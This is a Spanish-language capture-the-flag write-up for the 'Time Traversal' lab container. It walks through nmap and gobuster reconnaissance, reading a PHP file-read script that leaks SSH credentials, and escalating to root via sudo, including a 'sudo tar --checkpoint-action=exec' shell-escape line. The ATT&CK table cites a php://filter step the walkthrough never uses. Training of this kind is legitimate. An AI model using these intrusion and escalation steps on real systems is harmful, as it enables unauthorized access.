Writeup

Maquina: Time Traversal

Sitio: https://mirasoyroot.com/vuln-machines/

Cyberdark

24 Junio 2025

Writeup - Maquina: Time Traversal

El Dia de hoy les compartiré la resolución de la maquina Time Traversal de **MirasoyRoot**

Link para descargar la Maquina
https://mega.nz/file/uVZ1nRpY#v9cqXj4LD3ViplXbyO9fwexqdynfWImV51NpebBcJac

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimimos y ejecutamos el siguiente comando `sudo bash starbox.sh timetraversal.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrera la máquina.

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)
nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN msr.txt 172.17.0.2

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/timetraversal]
└─# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN
scan_time.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 17:37 -05
Initiating ARP Ping Scan at 17:37
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 17:37, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:37
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 17:37, 0.40s elapsed (65535 total ports)
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.0000030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Dado que solo los puertos **22 (SSH)** 80 **(HTTP)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

```
nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_time_scan.txt
```


```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/timetraversal]
└─# nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_time_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 17:38 -05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.000074s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:fe:8d:4e:47:c9:95:40:bb:10:89:be:b8:a1:ef:03 (ECDSA)
|_  256 80:1c:dd:6a:c7:b5:8f:93:70:a7:32:83:e3:1e:7e:4c (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: TIME LUXURY WATCHES
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.66 seconds
```

Esta es la página web que esta alojada en el puerto 80



Para una enumeración más completa lanzamos gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/timetraversal]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/images               (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
/index.html           (Status: 200) [Size: 2933]
/.html                (Status: 403) [Size: 275]
/read.php             (Status: 200) [Size: 33]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

El comando ejecutado tiene los siguientes significados:

- **dir**: modo de escaneo de directorios.
- **-u**: URL objetivo (http://172.17.0.2).
- **-w**: diccionario usado para buscar rutas (common.txt).
- **-x**: extensiones a probar (.php, .html, .txt).


Y arrojo los siguientes resultados:

Archivos restringidos (403 Forbidden)

Estos archivos existen, pero el servidor **bloquea el acceso**:

- .htaccess, .hta, .html.txt, .htaccess.php, etc.
- Esto es común en archivos de configuración o sensibles.

Si bien el directorio images muestra código 403 lo cual indican protección, también indican que existen. Vamos a ver que podemos acceder directamente desde la URL



Con los archivos php podemos decir que encontramos Un ataque de Local File Inclusion (LFI) es una vulnerabilidad de seguridad web que permite a un atacante incluir o leer archivos que se encuentran almacenados en el mismo servidor donde se aloja una aplicación web. Esto ocurre cuando la aplicación no valida correctamente la entrada del usuario antes de usarla para cargar archivos.

Voy a explicarlo:

ejecútame el script read.php que tienes en tu directorio raíz web. Y al ejecutarlo, pásale un parámetro llamado filename con el valor read.php."

Al pasar filename=read.php, se le pide al script que lea y muestre el contenido del archivo read.php (es decir, su propio código).

```
curl "http://172.17.0.2/read.php?filename=read.php"
```

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/timetraversal]
# curl "http://172.17.0.2/read.php?filename=read.php"
re>&lt;?php
 (isset($_GET[&#039;filename&#039;])) {
  $filename = $_GET[&#039;filename&#039;];

  // Elimina &#039;..&#039; para evitar escapes, pero permite Path Traversal
  $filename = str_replace(&quot;..&quot;, &quot;&quot;, $filename);

  // Definimos un directorio raiz para proteger la ubicación de los archivos
  $root = &#039;/var/www/html/&#039;; // Directorio raiz de tu servidor

  // Ruta completa del archivo a acceder
  $file_path = $root . $filename;

  // Verificamos si el archivo existe
  if (file_exists($file_path)) {
      // Si el archivo es una imagen, lo mostramos como imagen
      if (preg_match(&#039;/\.(jpg|jpeg|png|gif)$/i&#039;, $filename)) {
          header(&quot;Content-Type: image/jpeg&quot;);
          readfile($file_path);
      } else {
          // Si el usuario intenta acceder a &quot;reloj7&quot;, mostramos credenciales
          if ($filename === &quot;images/reloj7.jpg&quot;) {
              echo &quot;&lt;pre&gt;Usuario: pablo\nContraseña: motos&lt;/pre&gt;&quot;;
          } else {
              echo &quot;&lt;pre&gt;&quot; . htmlspecialchars(file_get_contents($file_path)) . &quot;
t;/pre&gt;&quot;;
          }
      }
  } else {
      echo &quot;Archivo no encontrado.&quot;;
  }
else {
  echo &quot;Por favor, especifica un archivo.&quot;;

gt;
pre>
```

Aca nos muestra el contenido del archivo read.php y encontramos un nombre de usuario y contraseña, ahora vamos a probarlo con ssh.

Usuario: pablo
contraseña: motos

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/timetraversal]
└─# ssh pablo@172.17.0.2
pablo@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 20 12:13:26 2025 from 172.17.0.1
pablo@f7a9a1374179:~$
```

Listamos los directorios

```
pablo@f7a9a1374179:~$ ls -al
total 28
drwxr-x--- 3 pablo pablo 4096 Feb 20 09:44 .
drwxr-xr-x 1 root  root  4096 Feb 20 09:43 ..
-rw------- 1 pablo pablo  228 Feb 20 12:14 .bash_history
-rw-r--r-- 1 pablo pablo  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 pablo pablo 3771 Mar 31  2024 .bashrc
drwx------ 2 pablo pablo 4096 Feb 20 09:44 .cache
-rw-r--r-- 1 pablo pablo  807 Mar 31  2024 .profile
```

Como ya sabemos podemos ver el history que puede tener pistas.

```
pablo@f7a9a1374179:~$ cat .bash_history
clear
exit
clear
sudo -l
id
sudo tar --checkpoint-action=exec='/bin/bash' -cf /tmp/backdoor.tar /etc/passwd
clear
sudo -l
sudo tar --checkpoint-action=exec='/bin/bash' -cf /tmp/backdoor.tar .
whoami
sudo -l
sudo bash
clear
exit
```

Acá encontramos algo super interesante

Al ejecutar sudo -l nos sale lo siguiente

```
pablo@f7a9a1374179:~$ sudo -l
Matching Defaults entries for pablo on f7a9a1374179:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/
bin,
    use_pty

User pablo may run the following commands on f7a9a1374179:
    (ALL) NOPASSWD: /bin/bash
```

User pablo may run the following commands on f7a9a1374179:

(ALL) NOPASSWD: /bin/Bash

```
User pablo may run the following commands on f7a9a1374179:
    (ALL) NOPASSWD: /bin/bash
```

Esto significa que podemos ejecutar como pablo el comando /bin/Bash como root y no pedirá contraseña.

```
pablo@f7a9a1374179:~$ sudo /bin/bash
root@f7a9a1374179:/home/pablo#
```

Y tenemos acceso a root

Ahora vamos a buscar la flag con el comando

`find /root -name "*.txt" 2>/dev/null`

```
root@f7a9a1374179:/home/pablo# find /root -name "*.txt" 2>/dev/null
/root/mirasoyroot.txt
```

```
root@f7a9a1374179:/home/pablo# cat /root/mirasoyroot.txt
Felicidades!!! Lo has conseguido.
Si eres de los tres pirmeros en
completar la maquina enviame una
captura de esto y te pondre en el
podio de la web.
root@f7a9a1374179:/home/pablo#
```

¡¡¡¡Y logramos capturar la bandera!!!!!

Herramientas utilizadas

gobuster

Nmap

Técnicas de ciberseguridad aplicadas (MITRE ATT&CK style)

Fase	Técnica	Descripción
Reconocimiento	T1595 Active Scanning	Escaneo con Nmap
Acceso inicial	T1210 Exploitation of Remote S	Uso del wrapper php://filter
Ejecución	T1059.004 C and S Interpreter: Unix	Uso de credenciales
Escalada de privilegios	T1548.003 Abuse Elevation Control	sudo /bin/bash con permiso NOPASSWD
Impacto	T1005 Data from Local System	Lectura del archivo de flag

Como siempre les digo si un camino los lleva a un muro, busquen otra ruta no se queden con una sola, indaguen investiguen sean curiosos, que eso se trata el éxito de los CFT, y de la vida Real

Bueno les recomiendo esta máquina, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen! Como dicen por ahí “La Practica hace al Maestro”

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases sólidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

INSISTIR
PERSISTIR
RESISTIR
Y NUNCA
DESISTIR

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

https://github.com/Cyberdark-Security/